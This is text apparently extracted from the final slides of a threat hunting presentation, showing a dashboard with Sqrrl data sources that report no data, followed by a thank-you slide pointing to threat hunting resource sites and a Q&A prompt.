
Legend


Save ▾




	ACTIVITY
Total	No data for current window
Anomaly_ThreatIntel	No data for current window
Sqrrl_Alerts	No data for current window
Sqrrl_MSDNSDebug	No data for current window
Sqrrl_Netflow	No data for current window








Save ▼



Legend

Sqrrl_Netflow No data for current window



Thank you!

threat hunting.org

**For hunting eCourses, papers and
other resources**

&

threat hunting.net

For a repository of hunting techniques

Q & A

